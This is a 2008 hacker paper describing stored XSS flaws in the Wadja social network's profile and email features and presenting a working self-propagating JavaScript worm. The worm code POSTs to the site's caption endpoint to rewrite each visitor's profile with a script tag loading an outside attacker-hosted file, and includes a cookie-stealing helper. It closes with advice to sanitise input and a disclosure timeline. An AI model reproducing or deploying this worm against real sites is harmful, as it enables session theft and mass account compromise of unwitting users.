Exploiting Web 2.0 , Real Life XSS-Worm

Author : Zigma
Home   : http://NullArea.NET
Contact : zigmatn[at]gmail.com

0x001 - Introduction :

As an inevitable consequence of expanded web application functionality, security implications on various levels have increased. The appearance of XSS is one such security issue. This vulnerability allows code to be injected into web sites with the aim of being parsed and/or executed by web browsers.

Broadly, cross-site scripting can be divided into two areas: permanent and non-permanent. Non-permanent XSS is returned immediately and doesn't remain on the server. Alternatively, permanent XSS will remain on the server and be returned to any browser requesting the injected page. This paper is particularly concerned with the permanent variety of XSS.

It is possible to inject self propagating XSS code into a web application and it will spread via client web browsers. This creates a symbiotic relationship between browser and application server. The code will reside on vulnerable web applications and be executed within the client web browser. This relationship is not necessarily one-to-one. [1]

0x010 - What the hell is Wadja ?

Greek social networking service wadja.com has been generating some interest recently, mostly because Facebook has apparently banned emails that contain any mention of the site - so they must be doing something right. Facebook said it's because of spam, while Wadja thinks it might be more to do with their popularity in their home country.

The first version of the site rolled out in August 2006 funded by angel investors and 16 people work at the headquarters in Athens, Greece.

Managing director Alex Christoforou tells us more.

- Explain your business to my Mum.

"Wadja is a communication service that goes where you go. You can collect, organise,and manage your friends, photos, videos, and contacts in a way that can be accessed on your PC and mobile phone. Wadja can also help you connect via email, web or global SMS, for free, so you are always connected."

- How do you make money?

"We don't rely on the standard cost per click revenue models that power 99% of community-centred sites. Our revenue model is based on providing premium content to our users, partnerships with mobile operators, premium messaging services targeted at businesses and professionals, and a new message advertising platform based on friend-to-friend communication."

- What's your background?

"I was born and raised in the US, I have a degree in economics and masters in international business and management. I split my time between our offices in Cyprus and Athens."

- How many users do you have now, and what's your target within 12 months?

"We currently have 1.5m registered users. Our target is to surpass the 10m user mark, but more importantly to add value to our users through great communications, which also helps to grow our business."

- Name your closest competitors.

"Many of our users also have connections with Hi5. We see many similarities in our international feel and language support, though I feel we are more European focused with a big tilt towards mobile.

- How are personalisation and recommendation part of your business?

"Focusing heavily on mobile communication means generating local buzz while growing usability on a global scale. Wadja was the first network to provide interface language while giving users the option to view other communities on a totally different country level. For example, you can set your Wadja profile language to Greek but view, browse, and search for friends located in the UK if that is where you live. It is simple but very personal. "

- What's your biggest challenge?

"Creating a social networking site that is fun, innovative and financially viable. That is, based on a business model not funded purely by sponsorship and banner ads."

- Any weird business experiences so far?

"Just last week Facebook banned the word Wadja.com throughout the whole site. That was weird and quite amusing. Here is this big Silicon Valley social network banning the word Wadja,

an outfit based in the Mediterranean,
having fun connecting people."

- Are we in the middle of a new dot com bubble?


"Not a bubble - a readjustment. People are questioning the financial viability of social networking. People are asking how these sites make money, but so far none of the big three or four networks have solved this issue, irrelevant of their astronomical valuations. We need to get back to basics and build open, useful services and tools, anchored in a business model not entirely dependent on serving traditional banner ads to visitors."

- Which tech businesses or web thinkers are the ones to watch?

"Steve Jobs - always. He reinvents the industries he goes into with a precision and flair for design that is second to none. Eric Schmidt of Google is also great. He executes a plan better than any other."

- Where do you want the company to be in five years?

"We are all about open, device independent messaging and media sharing, so really in five years I would like Wadja to be the service of choice for the mobile active generation." [2]



FREE E-MAIL, FREE SMS, NO SPAM!

Wadja is a mobile web, media and social messaging service, managing your communication and interaction from trusted sources (friends, family and address book contacts).

Wadja is accessible on any mobile web device, from anywhere in the world!

Find friends and media, or google it!

Quick Browse for Friends!

join now it's free

Choose a unique Wadja ID (4-10 characters).

Wadja ID:
First Name:
Last Name:
Email:
Password:
Country: United Kingdom
Zip Code:
Birthday:
Gender: ○ Male ○ Female

By joining, I accept the Wadja Terms.


Already a member? Sign in.


About Us | Press | Learn More | Help | Careers | MODs | Tribes | Report Abuse
Advertise | Partners | Message Ads | Premium Services | Buttons | T-Shirts | Travel
www.wadjaworld.com - Blog | wadja.leforo.com - Forum

Copyright © 2008 Wadja Media Limited - Privacy | Terms


0x011 - Founding the bug :

First of all , let's have a quick look on wadja.com . As you see , we have a profile , we can chat with other people , we can upload Media , Send Emails , SMSz etc. Every member has a Profile where other members can see him , so let's try to get an XSS in the profile.







As you see the profile is by default "I m Zigma" in our case ,
let's see if we are able to use HTML ,
let's change the profile to : 'I m <br>Zigma' and let's see
what we will get



As you see , we placed an HTML tag into the profile !
Now let's try to be more sever ,
let's place a SCRIPT Tag , the profile will gonna be :
'I m <br>Zigma <script<alert('Zigma');</script>'





Got you , Bug found , now we know the profile system suffers from an
XSS attack ,
we can make a worm (Sammy's Worm Style[3]) to exploit the profile ,
it helps as hell spreading the worm ,
See the diagram below :


```
                                        _________________________
/--
                                       //>| 1st infected viewer (1) | /
                                      //  |_________________________| \
          _______________________   //
\--
         |  1st infected member  |//
_______________________
_________|_______________________|/_-_-_-_-_->|1st infected viewer
(2)|
         |
|________________________|
Attacker |
_________|_______________________
         |2nd infected member    |
         |_______________________|
```

 No need to complete the diagram I think you got the point xD
So , Starting from 1 infected member and 3 viwers : It[1] = 1 * 3
Each infected viewer have 5 visits so : It[2] = 1 + (3 * 5)
Each infected viewer have also 5 visits so : It[2] = 1 + ((3*5)*5)
As a result : It = 76 infected member
Knowing that : It stands for Infected in Total

Now , let's test the Email system , let's try to send an Email (to our self) where we write :

```
<b>XSS test</b><script>alert('XSS');</script>
```

And let's see the result:



Annonce de la page http://tn.wadja.com :

XSS

OK

Testing XSS exploits

Données transférées depuis tn.wadja.com

Also , Emailing system is vulnerable to XSSz ,
we can take advantage on it though we need some Social Engineering to convince the Victim to open the affected Email.(yah just to open the Email)

0x100 - Writing modular XSS Worm

Now it's time for PoC , we will try to make the Worm Code (written in Javascript) as simple as possible .
 We will use Ajax since it's really effective

PoC :

```
function getCookie(c_name) // thanks to w3schools.com [4]
{
if (document.cookie.length>0)
```

```
  {
  c_start=document.cookie.indexOf(c_name + "=");
  if (c_start!=-1)
    {
    c_start=c_start + c_name.length+1;
    c_end=document.cookie.indexOf(";",c_start);
    if (c_end==-1) c_end=document.cookie.length;
    return unescape(document.cookie.substring(c_start,c_end));
    }
  }
return "";
}
// wrote it just in case you wanted to ripp cookies

var xmlhttp;
try {
  xmlhttp = new XMLHttpRequest();
} catch (e) {
  var XHR = new Array('MSXML2.XMLHTTP.5.0',
                      'MSXML2.XMLHTTP.4.0',
                      'MSXML2.XMLHTTP.3.0',
                      'MSXML2.XMLHTTP',
                      'Microsoft.XMLHTTP');
  var success = false;
  for (var i=0;i < XHR.length && !success; i++) {
    try {
      xmlhttp = new ActiveXObject(XHR[i]);
      success = true;
    } catch (e) {}
  }
  if (!success) {
    throw new Error('No XHR object');
  }
}

var URI =
"/ajax/wjparts_caption,App_Web_ma8quy8n.ashx?_method=EditCaption&_ses
sion=r " ;
var params    = "oCaption=Own3d<script
src%3D'http://www.nullarea.net/own3d.js'></script>";
xmlhttp.open("POST", URI, true);
xmlhttp.setRequestHeader("Content-type","application/x-www-form-
urlencoded");
xmlhttp.setRequestHeader("Content-length", params.length);
xmlhttp.setRequestHeader("Connection", "close");
xmlhttp.send(params);

/*
We can make it a lot more sever (Like using the fact that we are
 able to send SMSz , Chat , Media but this only a PoC.
The worm changes every visitor(authenticated) profile , changing
it to "Own3d" and adding a script Tag refered to
http://www.nullarea.net/own3d.js to make it propagate from user to
another
I made it as simple as possible

Zigma
Zigmatn[A.T] gmail .com

*/
```

0x101 - Conclusion:

We saw here what the leak of input validation makes us able to do , so it's really important to sanitize all your inputs in order to get a more secure script and prevent any misuse of the Community's Advantages

0x110 - HelpFull links :

[1] - http://www.bindshell.net/papers/xssv

[2] - http://www.guardian.co.uk/media/pda/2008/may/30/elevatorpitchwadjassocialn

[3] - http://namb.la/popular/tech.html

[4] - http://www.w3schools.com/JS/js_cookies.asp

- http://ha.ckers.org/xss.html

- http://www.milw0rm.com/papers/173

- http://www.milw0rm.com/papers/138

- http://www.milw0rm.com/papers/69

0x101 - Time Line Notification:

13-12-2008 -- Contacted throw Email
14-12-2008 -- Alex Reply
15-12-2008 -- Theofanis (head Developper) Replys mentionning that Wadja has added a security measure for the cookies, is storing browser userAgent and IP.
This ensures that even by stealing a SessionID, or even another cookie, it can't effectively be 'stolen'
It can still be used from the user's computer however, using an embedded script like the one I provided.

P.S: Wadja Developers are Cool Guys !